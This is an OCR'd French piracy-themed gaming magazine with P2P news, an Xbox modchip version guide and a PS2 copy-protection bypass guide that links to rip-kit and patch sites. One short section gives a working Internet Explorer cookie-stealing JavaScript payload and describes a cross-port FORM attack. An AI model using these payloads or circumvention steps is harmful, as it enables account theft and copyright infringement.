Mais revenons à ce qui nous intéresse : l'anonymat. Des solutions ont été proposées, le plus souvent plus orientées vers la recherche que pour une implantation réelle. Le problème avec l'échange de fichiers, c'est qu'il s'agit de plus en plus de fichiers de taille conséquente. Or, la solution au problème de l'anonymat, c'est généralement de remplacer la communication directe entre deux ordinateurs par un chemin si possible aléatoire sur le réseau P2P, en passant par un nombre suffisamment grand d'intermédiaires pour décourager quiconque voudrait essayer d'en déterminer la destination finale. Vous voyez où ça coince : la vitesse de transfert est limitée par la bande passante minimale des ordinateurs sur le chemin. C'est le problème classique de l'utilisation de proxies. Cela dit, il existe tout de même un projet qui a déjà fait pas mal parler de lui et qui mérite qu'on garde un oeil dessus. C'est le projet Freenet (http://freenetproject.org/) qui en plus est français, entre autres qualités. L'objectif du réseau est de former une zone d'information libre et anonyme, avec notamment un système de réplication des données. Attention, permettre aux utilisateurs de distribuer des fichiers illégalement ne fait PAS partie de leurs objectifs, même si c'est une conséquence qui a été mise en avant par les médias. Euh... serais-je justement en train de la mettre en avant moi aussi ? **Oups...**

LA SOLUTION VIENDRAIT-ELLE DU PROBLEME ?

Quand internet est apparu, les éditeurs l'ont tout de suite considéré comme une menace. Enfin, pas tout de suite, mais lorsqu'ils se sont aperçus (un peu tard) que leurs produits étaient disponibles gratuitement sur le réseau, internet est vite devenu l'ennemi public numéro 1. D'où une grosse perte d'énergie à essayer de réguler le contenu d'un réseau qui est par nature incontrôlable. Depuis peu, ils se sont dit qu'ils feraient mieux de combattre le mal avec ses propres armes, et ont commencé à proposer des sites de téléchargement légal de musique ou de vidéo en ligne. Les fichiers musicaux peuvent être téléchargés à l'unité, ce qui peut s'avérer économique pour le consommateur. Idem pour les vidéos, où les films peuvent être proposés en streaming à un prix réduit par rapport à une cassette ou un dvd. Par contre, comment faire pour un jeu ? C'est un défi un peu plus complexe, et relevé récemment par Metaboli (www.metaboli.fr). Le principe consiste à télécharger une partie du jeu, puis à continuer le téléchargement pendant que vous jouez, et ceci de manière totalement transparente (évidemment, cette offre est réservée aux possesseurs de câble ou d'adsl). Le service est facturé entre 4 et 6 euros pour 48h, 5 et 10 euros pour une semaine, et jusqu'à un peu moins de 18 euros pour un mois (selon qu'il s'agit d'un jeu récent ou d'une antiquité, puisqu'on trouve des deux). Les jeux phares disponibles pour l'instant sont Hitman 2, Syberia ou Commandos 2. Il existe également des packs regroupant plusieurs jeux... enfin bref, l'initiative est intéressante et doit être saluée, puisqu'on peut enfin jouer à prix réduit. Avec quand même plusieurs bémols. Le premier, c'est qu'il faudrait un catalogue plus riche. Parce que bon, Alone in the Dark IV, c'est peut-être un bon jeu, mais moi je l'ai eu dans mon paquet de Frosties, ça m'a coûté moins de 4.80 euros, et il n'est pas limité dans le temps ! Des jeux récents, dispos dès leur sortie, voilà qui aurait plus de chance d'attirer le gamer. D'autre part, le prix reste quand même suffisamment important pour donner à réfléchir avant de se lancer dans l'aventure. Beaucoup de joueurs aiment garder leurs jeux, pouvoir y rejouer un an plus tard, étaler les boîtes sur les étagères... un jeu qui disparaît au bout d'un mois, ça peut être frustrant. Enfin, il faut espérer que personne ne trouvera le moyen de cracker leur code, en permettant à quelqu'un de télécharger le jeu en une fois et de le sauvegarder de façon permanente sur son disque dur, sans plus avoir à se connecter à Metaboli pour y jouer.... On va donc voir si leur système fonctionne, après tout il part d'une bonne intention. Télécharger les produits en ligne, telle serait donc la solution pour lutter contre les sites pirates. On peut même aller plus loin : pourquoi ne pas utiliser un réseau P2P pour distribuer des produits payants ? C'est ce que souhaite faire Kazaa avec Altnet. Là encore, ils affichent un bel optimisme et l'idée est séduisante, mais reste à voir si les internautes habitués au gratuit vont se résigner à passer au payant. On le sait tous, le plus dur, ce n'est pas tant de reconnaître ses mauvaises habitudes que de les corriger. A quand des cures de désintoxication anti-piratage ?

LE PEER-TO-PEER, PAS SI PIRE ?

C'est la question à la mode, le débat qui n'en finit plus. Un peu comme celui sur la violence dans les jeux vidéo, ou sur le sexe à la télé, ou sur la composition des seins de Pamela. Tout le monde a des chiffres, mais ils sont tous différents, et personne n'est d'accord sur ce qu'il en est vraiment. De quoi s'agit-il ? De savoir à quel point l'échange de fichiers en ligne (plus précisément, de MP3) a un impact négatif sur l'industrie du disque. D'après la SCPP, les ventes de supports musicaux auraient chuté en 2002 de 10 à 20 % selon les pays, et le marché allemand aurait même perdu plus du tiers de sa valeur en moins de 3 ans, ce qui a au moins le mérite de nous informer que le marché allemand a, malgré ce que l'on pensait, de la valeur. On peut lire aussi sur le net que les ventes de musique en ligne ont chuté de 25 % dans le dernier trimestre 2002, et les ventes en magasin aux Etats-Unis de 7 % pour l'année. Une étude de Forrester Research parue en janvier montre qu'un Européen sur 7 télécharge de la musique en ligne, soit environ un tiers des internautes. J'en déduis que 3 Européens sur 7 sont internautes, ce qui montre une amélioration notable par rapport aux 33 % recensés dans une étude de décembre 2002. Mais je m'égare, ce qui nous intéresse c'est que d'après Forrester, 40 % de ceux qui téléchargent souvent des MP3 disent acheter moins de CD. Présenté ainsi, ça peut sembler beaucoup, mais inversez les chiffres, et vous en déduisez que 60 % en achètent plus. Ce qui corrobore une étude plus ancienne qui tendait à montrer que le téléchargement de MP3 contribuait à encourager les ventes, en permettant aux consommateurs de choisir en connaissance de cause. Vous voulez savoir ce qu'on en pense, nous, de ces études ? Premièrement, qu'elles montrent que bon nombre de sondés sont de fieffés menteurs. D'autre part, qu'elles oublient l'influence de deux événements récents désastreux pour la musique : les attentats du 11 septembre, l'Afghanistan étant connu pour être un grand importateur de musique occidentale, et Star Academy, mais ça je n'ai pas besoin de vous expliquer pourquoi.

VIVEMENT

UN ÉMULATEUR D'ANGLAIS !

Une news pour ceux qui s'intéressent à l'émulation mais sont encore rebutés par l'anglais qui y sévit comme la peste à Londres en 1665 (ça c'est pour votre culture personnelle). Un bon gars dont je respecterai l'anonymat propose en effet sur son site Tradu-France (http://benjamin.siskoo.free.fr) des traductions d'émulateurs, et vous donne des trucs si vous voulez vous aussi vous lancer dans la traduction. Au programme notamment, Project Tempest pour Jaguar, et le nouvel ému Playstation PSXEven. Go Benjamin, go !

LE FORUM DU PEER-TO-PEER

Dans le communiqué de Retspan dont on vous parle dans ces pages, on trouve aussi l'annonce de la création d'un forum de discussion public sur www.foruminternet.org, dédié au problème du P2P et aux solutions à apporter. Forum subtilement appelé "Peer-to-peer : quelle utilisation pour quels usages ?", titre qui à lui seul est responsable de plusieurs mois de délai dans sa création, puisque ses créateurs n'arrivaient pas à le départager avec leur autre choix, "Peer-to-peer : quel usage pour quelles utilisations ?" . L'un des posts à lire absolument est celui intitulé "Contribution de la SCPP au débat". La SCPP est la Société Civile des Producteurs Phonographiques, soit l'équivalent de la RIAA en France. Elle propose rien de moins qu'un filtrage de l'accès à Internet au niveau national ! Ben oui, finalement, la Chine, c'est pas si loin. Et espère, avec une grande naïveté, que cela permettrait de restreindre l'accès aux réseaux P2P, aussi bien qu'aux sites web illicites... ce qui est très loin d'être acquis. Pour finir, je vous laisse méditer sur cette phrase, en réponse à la question légitime "le filtrage des contenus n'est-il pas une forme de censure ?": non, répond la SCPP, "une décision de justice rendue dans un pays démocratique comme la France ne peut en rien être assimilée à une quelconque forme de censure".

VERSION OF YOUR XBOX


Ca y est vous vous êtes décidé à acheter un modchip pour votre Xboite ? Vous êtes déjà prêt à graver vos copies de sauvegarde [à cause du petit frère qui casse tout... sans parler du chat !] et vous avez déjà repéré la easychip (marque déposée) v1.1 à 10 euros seulement !
Kool mais au fait ce 1.1 c'est quoi ? Très bonne question... car le bon fonctionnement de votre chip sur votre console préférée ne tient qu'à ce petit chiffre [et à vos talents de soudeur bien entendu ;)]. Il n'existe à ce jour que deux versions de Xbox, la 1.0 et la 1.1, contrairement aux versions de PS2 que l'on ne compte plus.

VOICI COMMENT DÉTERMINER LE NUMÉRO DE VERSION DE VOTRE XBOITE ADORÉE.
Retournez votre console et regardez l'étiquette blanche contenant quelques inscriptions en anglais.
Vous devriez voir quelque chose du genre :

```
2002- 01 - 04          :MFG. DATE
2924523  21564        :SERIAL NO
125 2924523  21564    :PRODUCT ID
```

Observez alors les cinq derniers chiffres du numéro de série [SERIAL NO].
Les versions 1.0 sont inférieures ou égales à 21999 ; les numéros de série supérieurs ou égaux à 22000 sont alors des Xbox v1.1.

Un second moyen pour reconnaître la version de votre console Microsoft est de vérifier la date de fabrication indiquée par MFG. DATE. Les Xbox de type v1.0 ont été fabriquées jusqu'en août 2002.



Dans notre exemple, nous sommes dans le cas d'une v 1.0 pour laquelle le modchip v 1.1 n'aurait bien sûr pas convenu ! Ouf... il était moins une. Mais maintenant que l'on connaît le numéro de version, il suffira de demander au vendeur un chip pour 1.0. Et voilou =)

A bientôt pour de nouvelles aventures !

– PASS –
mailto : pass@orange.fr

ENCORE DES ATTAQUES SUR LES COOKIES !

COMMENT EXPLOITER LES FAILLES ACTUELLES LES PLUS SUBTILES SUR INTERNET EXPLORER POUR RECUPERER A DISTANCE LES COOKIES DE LA VICTIME.

DO IT !

LA STYLE ATTACK

La "STYLE attack" est une autre forme d'attaque que celles vues dans notre article du même numéro sur le vol de cookies. Elle exploite le fait qu'une page web peut ouvrir une fenêtre contenant une page d'un autre site (par exemple hotmail.com) avec la fonction showModalDialog()... et pourtant la page initiale peut y écrire un paramètre STYLE. Ouille ! Le paramètre style peut contenir du code javascript. Ce dernier va s'exécuter dans le contexte de hotmail.com, et donc peut voler les cookies de ce domaine.

Un script affichant les cookies du domaines hotmail.com est donné à titre d'exemple :

```
<script>
dd = showModalDialog("http://www.hotmail.com", null,
"font-size:expression (window.execScript( unescape(
'alert%28%22Cookie%3A%22 + document.cookie%29
%3Bwindow.close%28%29%3B' )))");
</script>
```

LA FORM ATTACK

Dans un genre différent, la "FORM attack" permet de voler des cookies sur un grand nombre de sites, en utilisant une sorte d'attaque par cross-site scripting. Un site malveillant peut inclure dans une de ses pages web un script qui poste automatiquement un formulaire vers le site dont il veut voler le cookie. La faille, c'est que ce formulaire peut être envoyé sur d'autres ports que le port HTTP standard (80).

Par exemple, si le pseudo-texte <SCRIPT>envoyer-au-pirate(document.cookie)</SCRIPT> est posté sur le port 25 (mail) du serveur mail.yahoo.com (au hasard), le serveur va renvoyer le même texte suivi d'un message d'erreur... Ce texte va alors être interprété par Internet Explorer comme une page web légitime venant du site mail.yahoo.com, qui demande l'envoi du cookie du domaine yahoo.com au pirate. IE va alors s'empresser d'obéir, ouvrant ainsi au pirate l'accès à l'email Yahoo de la victime ! Ce trou de sécurité n'a toujours pas été corrigé par Microsoft.

LA FACE CACHÉE DE L'ENCLUME

The Smithys Anvil (www.smithy-sanvil.com) était jusqu'à présent la référence incontestable en matière d'actualité sur les émulateurs de jeux de rôle massivement multijoueurs. Mais le 21 janvier, surprise ! Le site annonce abandonner totalement le sujet pour se consacrer aux infos sur les spywares, le DMCA, et autres sujets techniques ou sociaux complètement différents du jeu en ligne. Tout simplement parce que, même si le site a du succès, Infymus (son auteur) a perdu sa passion pour le sujet. Pourtant, moins d'un mois plus tard, Infymus annonce le retour des news sur les émulateurs MMORPG, sans pour autant abandonner les autres sujets. Du coup, on se retrouve avec un site un peu fouillis, mais qui reste un très bon portail pour qui s'intéresse à l'émulation d'Ultima Online, Everquest, Asheron's Call ou Dark Age of Camelot. Pour les fanas d'UO seulement, vous pouvez d'ailleurs aussi consulter www.tanjiers.org, un autre site du même genre, dédié à UO. Et pour les fanas de bouchons en liège, c'est surwww.ganau.it/francese/Findxprod.htm que ça se passe.

COPIER SES

Il est temps de faire un peu le point sur les dernières techniques de copie sur Playstation 2. En effet, l'arrivée en force des graveurs de DVD a peut-être convaincu certains d'entre vous d'en commander un au Petit Papa Noël. Ceci bien sûr afin de pouvoir faire des sauvegardes de vos précieux fichiers Word, qui avec la dernière version d'Office rentrent rarement sur un seul CD. Mais, croyez-le ou non, ce n'est pas la seule utilisation d'un graveur de DVD ! Entre autre, et puisque c'est le sujet qui nous intéresse, il est dorénavant possible de copier les jeux DVD PS2. Suivez le guide...

'Z

Toute vérité n'est pas bonne à dire

Sérieuse mésaventure pour un étudiant américain de 17 ans qui a voulu prouver à l'administrateur réseau de son école que son système n'était pas sécurisé. Il a récupéré les fichiers encryptés de noms d'utilisateurs et de mots de passe de 1300 employés, et en a décrypté une partie chez lui. Puis, tout fier de lui, est allé montrer ses résultats... il risque maintenant d'être expulsé, et va devoir faire face à des poursuites criminelles pour avoir pénétré frauduleusement dans le système et volé des données. Voilà une leçon à méditer pour les hackers en herbe...

La France en action

L'Internaute a publié un dossier intéressant sur les téléchargements pirates, où sont interviewés différents acteurs du marché français juste après la décision concernant Verizon aux USA (obligation de dévoiler l'identité d'un utilisateur de Kazaa). On y apprend que s'il y a actuellement en France environ 700 demandes par mois d'identification auprès des FAI, la proportion de celles liées au piratage sur internet est insignifiante. Le Président de la SCPP a ainsi dit que les actions en justice à l'encontre des utilisateurs de Kazaa "n'étaient pas, pour l'instant, dans les plans sur la France". On notera aussi que les FAI et l'industrie du disque se renvoient mutuellement la balle : les FAI accusent cette dernière de les diaboliser et de ne pas assez se préoccuper de proposer les bonnes solutions pour le consommateur, et en retour se voient reprocher leur non-coopération sur le dossier de l'identification de leurs abonnés, et les profits qu'ils tirent du piratage (qui serait un argument de vente). Bref, la lutte contre le piratage avance à pas de fourmi géante...

Les différents types de sauvegardes

Avant d'attaquer le problème de la copie, il faut éclaircir un peu ce qui se cache derrière le terme de "sauvegarde". En effet, il peut désigner différentes choses, et en fait très souvent quelque chose qui n'est pas tout à fait une sauvegarde. La plupart du temps, on appelle "sauvegardes" (ou "backups" en anglais) les images CD qu'on peut trouver sur le net, notamment sur les réseaux P2P comme eDonkey. Généralement, un jeu PS2 original sur DVD ne peut pas être copié sur un simple CD, pour une bête question de place disponible. Les jeux téléchargés sur le net sont donc des versions "rippées", c'est-à-dire desquelles on a enlevé certaines données pour les faire rentrer sur un CD. Ceci peut se faire en dégradant la qualité des vidéos ou des sons, voire même en en supprimant purement et simplement. Difficile donc de parler de "sauvegarde", puisqu'il ne s'agit plus du même produit au final. Mais le terme est resté.

Avec l'arrivée des graveurs DVD, le terme de sauvegarde prend toute sa valeur, puisque vous pouvez effectivement faire une copie de sauvegarde de vos jeux (voir encadré sur le droit à la copie de sauvegarde). Vous ne trouverez a priori pas d'image de DVD à télécharger sur le net, car la taille est assez dissuasive (jusqu'à 4.7 Go). A moins que vous n'ayez accès aux bons sites, vu que les groupes pirates distribuent quand même les versions DVD non rippées (voir par exemple la section PS2 du site NFOrce - www.nforce.nl). Mais comme c'est illégal, vous n'allez pas le faire, mais plutôt obtenir l'image à partir du DVD que vous avez loué, euh, acheté bien sûr.

QUELQUES POINTS DE DROIT IMPORTANTS

Rappelons que - pour l'instant - nous avons toujours le droit d'effectuer une copie de sauvegarde de nos logiciels. Cette copie doit être effectivement une copie de notre original, et non pas un "backup" téléchargé sur le net. Si vous donnez ou vendez votre logiciel, vous devez évidemment fournir votre sauvegarde avec, ou la détruire: la sauvegarde n'est pas faite pour être utilisée en même temps que l'original. Vous devez savoir aussi que le délit de contrefaçon est passible de deux ans de prison et de 150.000 euros d'amende.
Je vous conseille enfin de suivre l'évolution de la loi, puisque ces deux points fondamentaux sont susceptibles de changer dans un futur pas si lointain que ça (et pas dans le sens qui vous arrange !)

Pour cela, deux logiciels sont les plus couramment utilisés: Nero et Primo DVD (ce dernier est peut-être un peu plus simple d'emploi pour les débutants). Créer une image disque se fait le plus simplement du monde, il n'y a pas de réglages subtils à déterminer comme pour les copies complexes que l'on peut faire avec CloneCD. Pour la vitesse de lecture, je vous conseille de commencer au plus bas, puis de tester si ça marche en allant plus vite au fur et à mesure de vos expériences. En effet, selon votre console, votre graveur, votre lecteur DVD, votre disque dur, ... vous pouvez obtenir des résultats très différents. A vous donc de voir quelle vitesse vous convient.

Si vous n'avez pas de graveur DVD, vous pouvez essayer de "ripper" vous-même votre DVD afin d'en obtenir une image qui rentre sur un CD. Pour cela, allez fouiller sur le net à la recherche d'un "rip kit" disponible pour votre jeu (voir encadré pour des adresses où commencer votre recherche). S'il n'existe pas de rip kit tout prêt, vous pouvez essayer d'utiliser un logiciel de rip automatique comme Atlantis (voir ces mêmes adresses): un tel logiciel essaie de ripper le jeu, tout seul comme un grand, mais n'est pas assuré de fonctionner sur 100% des jeux.

Attention quand même, il existe encore des jeux PS2 sur CD (pour savoir s'il s'agit d'un DVD ou d'un CD, c'est facile, sur l'emballage il y a soit marqué "DVD", soit "Compact Disc"). Dans ce cas-là, pas besoin de se prendre la tête, la méthode pour en créer une image est la même que pour un DVD, sauf que vous utiliserez comme logiciel plutôt CdrWin ou Nero.

Graver une sauvegarde

S'il s'agit d'une image DVD, ce n'est pas plus compliqué que pour la créer: il suffit de la graver à l'aide de Nero ou Primo DVD. Là encore le seul vrai choix est celui de la vitesse de gravure, pour laquelle les mêmes conseils qu'en lecture s'appliquent. Au lieu de passer par une image disque sur le disque dur, vous pouvez

JEUX PS2

aussi faire une copie à la volée : c'est certes un peu plus risqué, mais de nombreuses personnes le font sans problème.

Dans le cas d'une image CD, il faut utiliser un logiciel de gravure CD, comme Nero, CdrWin ou CloneCD pour ne citer que les plus populaires. A part ça, pas de complication particulière, vous ouvrez votre fichier image et lancez la gravure.

Plus problématique est le choix du matériel à utiliser. Pour les CD, n'importe quel graveur devrait faire l'affaire, ainsi que la plupart des CD-R (si vous souhaitez graver sur un CD-RW, faites des essais avec différentes marques, car selon les marques et les consoles ils passent plus ou moins bien... en théorie, ça devrait marcher avec au moins une V5 – voir l'encadré sur les versions de PS2).

Pour la gravure de DVD, le graveur de Pioneer DVR-A05 (ou 105) est l'un des plus utilisés par les fans de PS2. Si vous voulez vous faire une idée des différents graveurs disponibles, un comparatif est disponible sur Tom's Hardware: http://www.tomshardware.fr/articlestockage.php?IdArticle=227&NumPage=1

Côté médias, ça n'est pas si simple. Il faut déjà savoir qu'il existe deux types de DVD inscriptibles: les DVD-R et les DVD+R. Ces deux formats sont lisibles par les lecteurs de DVD classiques, mais un graveur ne grave que dans un seul de ces formats (sauf pour l'instant un modèle de Sony, mais le prix s'en ressent...). Vu qu'a priori seuls les modèles V5 et supérieurs de PS2 sont capables de lire les DVD+R, je vous conseille de jouer la sécurité et de tabler sur les DVD-R. Pour ce qui est de la gravure de jeux PS2, ça ne changera rien pour vous de toute manière (le détail des différences entre les deux formats est dispo sur le site de Tom's Hardware). Après vient la question de la marque de DVD-R à acheter... et là, difficile de se prononcer, car encore tout dépend de votre console, et il vous faudra tester pour voir ce qui marche le mieux pour vous. A regarder ce qu'en disent les internautes, il semblerait (notez le conditionnel) que les Pioneer, Sony, Traxdata, Vivastar donnent de plutôt bons résultats. Mais c'est une liste qui est loin d'être exhaustive, vu la quantité de médias différents sur le marché. Et comme ce n'est pas donné (comptez 300 à 400 euros pour le graveur, puis de 2 à 15 euros pour chaque DVD-R), personne n'a fait de tests complets, on s'en doute bien ;) Faites donc des tests à l'unité pour commencer, afin de déterminer quelles marques passent sur votre console.

JOUER À UNE SAUVEGARDE

Vous pensez avoir fait le plus dur en copiant un jeu ? Grave erreur, car copier n'est pas jouer: une copie ne peut s'exécuter sur une PS2 sans manipulation supplémentaire, à cause de la protection mise en place par Sony. L'inconvénient, c'est qu'il existe pas mal de versions différentes de la PS2 (voir encadré), et chaque méthode pour contourner la protection ne marche que pour certaines versions. Alors, sans prétendre passer en revue tout ce qui existe, tâchons d'y voir plus clair.

UNE COPIE NE PEUT S'EXÉCUTER SUR UNE PS2 NON MODIFIÉE

1) Les modchips

La solution la plus pratique, à défaut d'être la plus économique, est d'investir dans une puce (modchip) que vous souderez (ou ferez souder par un spécialiste) dans votre console. De nouvelles puces sortent régulièrement (on vous en a déjà parlé dans les numéros précédents de Pirat'gamez), donc je vais uniquement vous présenter les dernières sorties (à l'heure d'écrire cet article).

Dans le "haut de gamme", on a le Messiah 2 et le Ripper qui ont à peu près les mêmes fonctionnalités (compatibilité avec les différents modèles jusqu'au V7, boot direct des sauvegardes et imports, en PAL comme en NTSC). Ce sont les deux modchips plébiscités par les possesseurs de PS2, et il est difficile de les départager. Choisissez donc en fonction du prix. Attention, une nouvelle puce devrait être sortie au moment où vous lisez cet article: la DMS 3. Elle devrait en théorie être encore mieux que ses concurrents, mais comme pour toute nouvelle puce, il vaut mieux être prudent avant d'investir, et attendre que d'autres fassent les frais des premiers tests pour vous.

Mentionnons aussi la Matrix 3, qui précâblée pour les consoles V7 sera plus facile à installer pour les possesseurs de cette version. C'est une puce très proche de la Magic 3, une autre puce intéressante, qui par contre est en 5V au lieu de 3.3V pour les autres citées jusqu'à présent: en théorie, il vaut mieux un voltage aussi bas que possible pour éviter de trop chauffer, ce qui pourrait poser des problèmes de stabilité, voir même être néfaste à la console au bout d'un certain temps. Mais attention encore... la Matrix 3 ne se monte pas sur les cartes mères de type GH 22, tandis que la Magic 3, si. Voui, la vie est dure..

2) Les techniques de swap

L'idée du swap, c'est de commencer à booter la console sur un CD original, puis de le remplacer par le CD de sauvegarde sans que la PS2 s'en

ÇA CHAUFFE AU PAYS DU FROID

MediaForce a la main longue. Cette société spécialisée dans la lutte contre le piratage en ligne (comprenez, qui se fait payer par certaines compagnies pour rechercher leurs œuvres piratées et faire cesser leur distribution) est en effet allée taper à la porte d'internautes suédois. En envoyant des lettres aux FAI dénonçant que tel compte partageait tel film, et en leur demandant de prendre les mesures qui s'imposent dans ce cas-là : fermer le compte, poursuivre l'abonné, puis le pendre haut et court. Gaffe, c'est pas si loin la Suède.

En 2025, le DMCRSTUVWXYZA

L'opposition au DMCA américain est certes assez forte, mais finalement personne n'a encore fait bouger les choses politiquement... jusqu'au début 2003, où des membres du Congrès ont proposé une alternative, baptisée DMCRA (Digital Media Consumers Rights Act). Le texte est actuellement en discussion, et s'il est approuvé, pourrait soulager nombre de particuliers et de compagnies (et, accessoirement, rendre furieux la RIAA, la MPAA et les 3 autres personnes dans le monde qui soutiennent le DMCA). Le but de ce nouveau texte est d'abord de légaliser clairement le "Fair Use" (contournement d'un dispositif de protection pour utiliser le produit légitimement, comme pour un aveugle qui contournerait la protection d'un eBook pour le faire lire en braille). Ensuite, de ne plus rendre illégaux les produits servant à défaire une protection s'ils sont principalement destinés à un usage légal. Ceci afin de redonner confiance à ceux qui veulent introduire de nouveaux produits sur le marché. Nous, on soutient totalement ce texte. D'ailleurs, quel hasard, Verizon aussi !

PLUS DE SITES EN VRAC

PS2 CHiMPS Homepage – http://ps2chimps.consoleinfo.com : **des tas de patches**
Adr-UK - http://www.adr-uk.com/site/download.php : **encore des patches, avec en plus un patcheur automatique**
PS2Modz Paradise - http://www.alucard.cc/ : **des rip kits, avec des tutoriaux et outils pour ripper soi-même**
Matériel de soudure - http://www.ominfo.com/phpbb2/viewtopic.php?t=19591 : **un post utile pour se qui veulent se lancer dans la soudure de leur modchip**
GameFreax - http://www.gamefreax.de/cgi-bin/gamefreax/patches.pl : **vous voulez des patches ?**
Playax.fr.st - http://www.playax.fr.st/ : **un site français avec des utilitaires PS2, des plans de montage, des tutoriaux...**
JCInfos - http://jcinfos.fr.st/ : **un forum où obtenir plein d'infos sur les puces**

LE PROCÈS DU SIÈCLE

Dans notre dossier Peer-to-Peer, nous vous contons l'affaire opposant la RIAA à Verizon, sommé de dévoiler l'identité d'un utilisateur de Kazaa. La RIAA ayant obtenu gain de cause, Verizon a fait appel. Beau geste pour protéger les libertés individuelles ? Pas vraiment. En fait, le problème n'est pas de savoir si oui ou non le pirate sera identifié. Il est clair que la réponse est oui (même si depuis le temps, il a dû émigrer en Sibérie). C'est surtout la méthode que conteste Verizon : en effet, si la RIAA gagne, cela signifie que n'importe qui, sous un prétexte invérifiable, pourrait obtenir l'identité d'un internaute en remplissant un simple formulaire officiel adressé au FAI. Ce qui poserait de sérieux problèmes de gestion et de confidentialité. Verizon a voulu proposer à la RIAA un système limité en nombre de demandes, ce que la RIAA a refusé. En attendant l'appel, Verizon essaie de convaincre le juge que le jugement doit également être suspendu. Ce n'est pas gagné, même si on se demande l'intérêt d'un procès en appel si le nom du pirate est déjà connu...

UNIVERSITÉS : LA BOÎTE AUX LETTRES EST PLEINE !

Pendant que la RIAA envoie des lettres aux universités américaines pour leur demander de surveiller l'usage de leur réseau, l'EPIC (Electronic Privacy Information Center) en envoie d'autres pour leur conseiller de ne pas installer de logiciels de contrôle. Selon eux, "surveiller le contenu des communications est fondamentalement incompatible avec la mission des institutions d'enseignement d'encourager la pensée critique et l'exploration". Pour être cohérents, ils devraient aussi demander aux élèves d'enlever leurs sniffers alors.

rende compte. Evidemment, ça n'est pas prévu pour, donc il faut bidouiller un peu sa console.

En fait, les premiers modchips PS2 nécessitaient un swap pour fonctionner avec les sauvegardes (vous pouvez d'ailleurs encore trouver de tels modchips à prix intéressant). La combinaison classique était alors modchip + Action Replay 2 ou DVD Region X (ces derniers servant alors de disque de boot). Si vous optez aujourd'hui pour un modchip nécessitant un tel disque (c'est notamment le cas des modchips sans soudure), attention ! Les derniers modèles de PS2 (V7) sont incompatibles (au moment d'écrire cet article) avec l'AR2 et le DVDRX. Il est apparu une troisième alternative à ces deux-là qui résout le problème: le Swap Magic, dispo maintenant en version 2. Il permet de jouer aux sauvegardes sur CD-R comme sur DVD-R.

Mais le swap peut aussi s'effectuer sans modchip ! La méthode la plus utilisée aujourd'hui, car présentant le moins de danger pour la console, est appelée le "card trick". Comme son nom l'indique, on va utiliser une carte (format carte de crédit), par exemple une carte téléphonique (ou votre carte bleue, comme vous préférez) :

- découpez une languette d'environ 1 cm de large dans la carte, dans le sens de la diagonale, avec un cutter par exemple
- creusez un petit trou à l'extrémité de la languette. Ce trou doit avoir un diamètre d'environ 3 mm, et se trouver très près du bord de la languette (1 mm environ)
- démontez la façade avant du lecteur de la PS2, en vous aidant d'un petit tournevis. Il faut faire attention, car on peut facilement casser les clips (ce qui n'est pas bien grave, ça se recolle facilement, et ce n'est pas ça qui va faire sauter la garantie). Pour enlever la façade avant, il faut aussi d'abord éjecter le tiroir CD puis éteindre la console, afin d'effectuer l'opération avec le tiroir éjecté.
- jetez un œil (avoir de la lumière peut aider) à l'intérieur du lecteur, vous verrez sur la droite une petite cheville blanche. Le but est, après avoir récupéré votre œil, de placer cette petite cheville dans le trou de la carte que vous avez préparée. C'est sans doute l'opération la plus délicate, pour vous aider vous pouvez utiliser un couteau afin de soulever ce qu'il y a au-dessus de la cheville
- voilà, le plus dur est fait ! Certes, vous avez maintenant une languette pas très esthétique qui sort de votre console, mais vous pouvez éjecter le tiroir de la console sans appuyer sur le bouton Eject ! Voici comment :
- pour ouvrir, poussez la languette vers la droite. Le tiroir s'ouvre légèrement, il ne vous reste plus qu'à le tirer à la main (pas trop fort hein, faudrait pas qu'il vous reste dans la main). Là, généralement, vous remplacez le cd sur lequel vous avez booté (swap magic par exemple) par le cd du jeu auquel vous voulez jouer
- reste à refermer le lecteur: poussez-le à la main jusqu'à le fermer complètement, puis tirez la languette vers la gauche (vous devez entendre un petit bruit qui confirme que le lecteur est bien fermé)
- et voilà, votre sauvegarde se lance ! Ca peut sembler compliqué, mais une fois que la languette est en place, un swapper expérimenté ne met que quelques secondes pour changer de cd.

SACHEZ QUE LE SWAP PEUT AUSSI SE FAIRE SANS MODCHIP

Il existe aussi des couvercles spéciaux destinés à faciliter la vie du swapper. Ces couvercles remplacent le couvercle original, et permettent d'utiliser le Swap Magic sans se prendre la tête: à voir sur www.ps2cover.com.

Vous avez tout compris ? Non ? Bon, un petit résumé afin d'éclaircir un peu plus les choses, ou les embrouiller pour les plus perdus d'entre vous: les techniques de swap nécessitent un disque de boot. Ce disque peut être l'AR2, DVD Region X ou le Swap Magic. Les V3 acceptent l'AR2 et le DVDRX. Les V4, V5, V6 les acceptent tous. Les V7 ont besoin pour l'instant du Swap Magic, en attendant de nouvelles versions compatibles de l'AR2 et du DVDRX. On peut utiliser ce disque de boot soit en combinaison avec un modchip, soit seul à l'aide du "card trick" ou en remplaçant le couvercle de sa PS2.

